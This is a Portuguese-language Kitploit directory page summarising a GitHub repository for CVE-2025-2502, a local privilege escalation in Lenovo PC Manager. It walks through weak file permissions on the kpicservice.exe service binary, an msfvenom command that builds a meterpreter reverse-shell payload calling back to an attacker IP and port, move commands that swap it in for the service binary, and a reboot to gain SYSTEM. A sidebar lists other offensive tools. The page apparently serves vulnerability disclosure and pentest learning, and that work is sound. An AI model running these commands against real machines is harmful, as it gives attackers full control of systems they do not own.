

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-2502 — Demonstração passo a passo de uma vulnerabilidade de escalada de privilégio local no Lenovo PC Manager, explorando permissões de arquivo fracas em um serviço do sistema para obter acesso de SYSTEM via substituição de payload. | Kitploit
Ferramentas/GitHubGitHub/ihk-one/cve-2025-2502
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoAprendizado e EducaçãoLabs e Prática
GitHubihk-one/cve-2025-2502

CVE-2025-2502

Demonstração passo a passo de uma vulnerabilidade de escalada de privilégio local no Lenovo PC Manager, explorando permissões de arquivo fracas em um serviço do sistema para obter acesso de SYSTEM via substituição de payload.

Ver Repositório
5346há 1 anoAinda não revisado
Compartilhar

Descoberto acidentalmente durante o estudo de elevação de privilégio local.

Em qualquer versão do Lenovo PC Manager, as ferramentas do Lenovo PC Manager apresentam falhas de permissão. Desde que sejam ferramentas baixadas, usuários comuns possuem permissão F (permissão total).

Como todas as versões das ferramentas apresentam problemas de permissão, usuários comuns podem obter permissão de admin. Aqui, usamos o plugin AI Picture Viewer para demonstração, pois ele possui um serviço com permissão de sistema, permitindo elevação para system. Antes da versão 5.1.100.1102, o Lenovo PC Manager possuía o plugin AI Picture Viewer.

Após instalar o plugin AI Picture Viewer, existe um serviço persistente.

C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe

Use icacls para verificar as permissões do arquivo.

Descobriu-se que a permissão dos Usuários comuns é I F, permissão total. Crie um usuário comum.

Mudando para a perspectiva de ataque: quando o grupo de usuários Administradores não está logado, é necessário fazer logout de todos os usuários. Então, entramos no usuário user1 e usamos sc para verificar o serviço, cujo usuário é LocalSystem.

sc qc KPICService_Lenovo

O arquivo C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe é o que o usuário comum possui controle total.

Porém, devido a restrições, esse serviço fica permanentemente ocupado; um usuário comum precisa de admin para encerrá-lo.

Tentando uma abordagem diferente: como o usuário comum tem permissão de controle total, ele pode mover o arquivo. Na reinicialização, o serviço lê o caminho configurado e ainda executará kpicservice.exe como LocalSystem.

Agora, vamos à prática: primeiro, gere um kpicservice.exe.


msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.133 LPORT=4444 -f exe -o kpicservice.exe

Ao mesmo tempo, mova o arquivo original do caminho e substitua o kpicservice.exe original pelo shell.

move C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe kpicservice.exe
move Desktop\kpicservice.exe C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe

Em seguida, reinicie o dispositivo. O serviço iniciará o kpicservice substituído no caminho, obtendo privilégios de system.

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    394
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    254

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





